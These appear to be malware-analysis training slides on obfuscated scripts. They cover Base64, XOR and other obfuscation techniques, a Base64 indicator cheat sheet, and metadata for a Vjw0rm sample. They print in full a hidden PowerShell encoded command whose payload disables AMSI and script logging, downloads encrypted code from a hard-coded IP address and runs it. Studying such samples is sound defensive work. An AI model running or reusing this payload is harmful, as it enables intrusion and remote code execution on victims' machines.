
Obfuscated scripts analysis

What is obfuscation?


The process of concealing the original code, rendering it difficult to understand



Get-Content

R2V0LUNvbnRlbnQgCg==

Hashing vs. Encryption vs. Encoding vs. Obfuscation



Hashing vs. Encryption vs. Encoding vs. Obfuscation

Hashing	Encryption	Encoding	Obfuscation
Data is taken as an input and a fixed length string with the following properties is produced: • Same input should always produce the same output • Different input data should not produce the same output • The input cannot not be calculated based on the output	Data is transformed using a specialized algorithm in order to provide confidentiality. Only certain individuals can reverse the encryption (key owners)	Data is transformed with the purpose of being interpreted by different systems. Does not provide confidentiality.	Obfuscation is used to prevent people from understanding the meaning of the code.


Obfuscation Techniques

- Base 64 Encoding
- Exclusive OR (XOR)
- Hexadecimal Representation
- Dead Code Insertion
- Obscured Control Flow

Obfuscated Script Analysis

EXAMPLE 1 - BASE64 ENCODING

Base 64 – Cheat Sheet




Base64 Code	Decoded (. == 0x00)	Description
JAB	$.	Variable declaration (UTF-16)
TVq	MZ	MZ header
PAA	<.	Often used in Emotet command lines (UTF-16)
SUVY	IEX	PowerShell Invoke Expression
SQBFAF	I.E.	PowerShell Invoke Expression (UTF-16)
aWV4	iex	PowerShell Invoke Expression
aQBlA	i.e.	PowerShell Invoke Expression (UTF-16)
R2V0	Get	Often used to obfuscate imports like GetCurrentThreadId
dmFy	var	Variable declaration
dgBhA	v.a.	Variable declaration (UTF-16)

Source:https://twitter.com/cyb3rops/status/1187341941794660354?lang=en


Obfuscated Script Analysis – Base64 encoding

Getting the Sample - MalwareBazaar



SHA256 hash:	aee629c1ac1aef2e7212e08fa972646a00b3e5889deedaf330873c86befc4919
SHA3-384 hash:	7cc66b6c5d16ffbaac9d167112c3f54b7aa698ae9bfa2eb8ad942b8d84ef2157d765c4d01a63a7fa93be1a45b52e51d4
SHA1 hash:	7d70a3983bca7057351920fddde52ef00add9c84
MD5 hash:	398975b09550da0773a6b7a282d35d7c
humanhash:	sweet-ten-mars-carbon
File name:	RIB BASpdf.js
Download:	download sample
Signature	Vjw0rm Alert
File size:	26'720 bytes
First seen:	2021-02-17 20:53:38 UTC
Last seen:	*Never*
File type:	js
MIME type:	text/plain
ssdeep	384:p7TQ+xZ1ImdOp3Q9LGyT9LkCU9Lq3zp9L+Ph+Hhi:BQm1ImdOp3Q9LLT9L9U9L2p9Lg
TLSH	3CC27B3E5361E8BB59B0B70D25A1207E5D21A7330F0A623DA3474C2E419BB2CE756BF5
Reporter	@c_APT_ure
Tags:	crypted-obfuscated DESKTOP-group vjw0rm vjWorm

Obfuscated Script Analysis – Base64 encoding




```
powershell -exec bypass -Noninteractive -windowstyle hidden -e
```

SQBmACgAJABQAFMAVgBlAFIAcwBJAE8AbgBUAEEAYgBMAGUALgBQAFMAVgBFAFIAUwBJAE8ATgAuAE0AYQBqAG8AUgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAUg
BFAEYAXQAuAEEAcwBzAEUAbQBiAEwAWQAuAEcAZQB0AFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBv
AG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkAZQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzAC
cALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAEUAVABWAEEAb
ABVAGUAKAAkAG4AVQBsAEwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBb
ACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGc
AZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcg
BpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAQQBsAD0AWwBDAE8ATABsAEUAQwB0AEkAbwBOAFMALgBHA
EUATgBFAHIASQBjAC4ARABJAGMAVABpAG8ATgBhAFIAeQBbAHMAdABSAGkAbgBHACwAUwBZAHMAVABFAG0ALgBPAGIASgBlAGMAdABdAF0AOgA6AE4ARQBXACgAKQA7ACQA
dgBBAEwALgBBAGQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAGwALgBBAEQAZAA
oACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAE
UAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAb
wB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AEEAbAB9AEUAbABTAGUAewBb
AFMAQwBSAGkAUAB0AEIATABvAGMAawBdAC4AIgBHAEUAdABGAGkARQBgAEwAZAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGw
AaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAHQAVgBBAEwAdQBFACgAJABuAFUATABsACwAKABOAEUAdwAtAE8AYgBKAEUAYwB0ACAAQwBPAEwAbABlAGMAVABpAE8ATg
BzAC4ARwBlAG4AZQBSAEkAYwAuAEgAYQBzAGgAUwBFAFQAWwBzAHQAcgBJAE4ARwBdACkAKQB9AFsAUgBlAGYAXQAuAEEAcwBzAEUAbQBCAGwAWQAuAEcAZQBUAFQAeQBQA
GUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAfAA/AHsAJABfAH0A
fAAlAHsAJABfAC4ARwBlAFQARgBJAGUATABEACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwA
nACkALgBTAGUAVABWAGEATAB1AEUAKAAkAE4AdQBsAEwALAAkAHQAUgBVAEUAKQB9ADsAfQA7AFsAUwB5AFMAVABFAG0ALgBOAGUAdAAuAFMARQByAHYASQBjAEUAUABPAE
kAbgB0AE0AYQBOAEEARwBlAFIAXQA6ADoARQB4AHAARQBjAFQAMQAwADAAQwBvAE4AdABJAE4AVQBlAD0AMAA7ACQAVwBjAD0ATgBlAHcALQBPAGIAagBlAEMAdAAgAFMAe
QBTAHQARQBtAC4ATgBFAFQALgBXAEUAQgBDAGwAaQBFAE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAu
ADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwBbAFMAeQBzAHQ
AZQBtAC4ATgBlAHQALgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0AOgA6AFMAZQByAHYAZQByAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEAbA
BpAGQAYQB0AGkAbwBuAEMAYQBsAGwAYgBhAGMAawAgAD0AIAB7ACQAdAByAHUAZQB9ADsAJAB3AGMALgBIAEUAQQBkAEUAcgBzAC4AQQBkAGQAKAAnAFUAcwBlAHIALQBBA
GcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQAFIAbwB4AHkAPQBbAFMAWQBzAFQARQBtAC4ATgBlAFQALgBXAEUAQgBSAGUAcQBVAGUAcwB0AF0AOgA6AEQAZQBmAEEA
VQBsAHQAVwBlAGIAUAByAE8AeAB5ADsAJAB3AEMALgBQAFIAbwB4AFkALgBDAHIAZQBEAGUATgBUAEkAYQBsAFMAIAA9ACAAWwBTAHkAUwBUAEUAbQAuAE4AZQBUAC4AQwB
SAEUARABFAG4AdABpAEEAbABDAEEAYwBoAEUAXQA6ADoARABFAGYAQQBVAGwAdABOAGUAdABXAE8AUgBrAEMAUgBFAEQARQBuAHQASQBhAEwAcwA7ACQAUwBjAHIAaQBwAH
QAOgBQAHIAbwB4AHkAIAA9ACAAJAB3AGMALgBQAHIAbwB4AHkAOwAkAEsAPQBbAFMAWQBTAHQARQBtAC4AVABFAFgAVAAuAEUAbgBjAE8ARABpAG4ARwBdADoAOgBBAFMAQ
wBJAEkALgBHAEUAdABCAFkAdABlAFMAKAAnADQAYQAyAGUAMQAzADIAZABkADQAMQBmADEAOABiAGEAMwBkADMAOAA0ADEAOQA4AGIAZgBkADkAZQAyADUAZAAnACkAOwAkA
FIAPQB7ACQARAAsACQASwA9ACQAQQBSAEcAUwA7ACQAUwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AKAAkAEoAKwAkAFMAWwAkAF8AXQArACQAS
wBbACQAXwAlACQASwAuAEMAbwB1AE4AdABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJABKAF0APQAkAFMAWwAkAFoAXQAsACQAUwBbACQAXwBdAH0AOwAkA
EQAfAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQAlADIANQA2ADsAJABTAFsAJABJAF0ALAAkAFMAWwAkAEgAX
QA9ACQAUwBbACQASABdACwAJABTAFsAJABJAF0AOwAkAF8ALQBCAFgATwByACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkA
HMAZQByAD0AJwBoAHQAdABwAHMAOgAvAC8AMwA3AC4ANwAyAC4AMQA3ADUALgAxADkAMQA6ADQANAAzACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwBlAHMAc
wAuAHAAaABwACcAOwAkAFcAQwAuAEgAZQBBAEQAZQBSAHMALgBBAEQAZAAoACIAQwBvAG8AawBpAGUAIgAsACIAcwBlAHMAcwBpAG8AbgA9AEgARwBsAGwAbwBaAFMAVABYA
GMAawBPAEsAZQBKAGMAZQBTAEsARQBPAHoAQwBnADcAaQBRAD0AIgApADsAJABEAEEAdABBAD0AJABXAEMALgBEAE8AVwBOAEwATwBBAEQARABBAHQAYQAoACQAcwBFAHIAK
wAkAFQAKQA7ACQASQB2AD0AJABEAGEAVABBAFsAMAAuAC4AMwBdADsAJABkAEEAdABBAD0AJABkAEEAVABhAFsANAAuAC4AJABkAGEAVABhAC4ATABFAG4AZwB0AGgAXQA7A
C0ASgBvAEkAbgBbAEMAaABhAFIAWwBdAF0AKAAmACAAJABSACAAJABkAGEAdABBACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=

JAB -> Variable Declaration

Obfuscated Script Analysis – CyberChef Deobfuscation



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

Decode text

Encoding: UTF-16LE (1200)

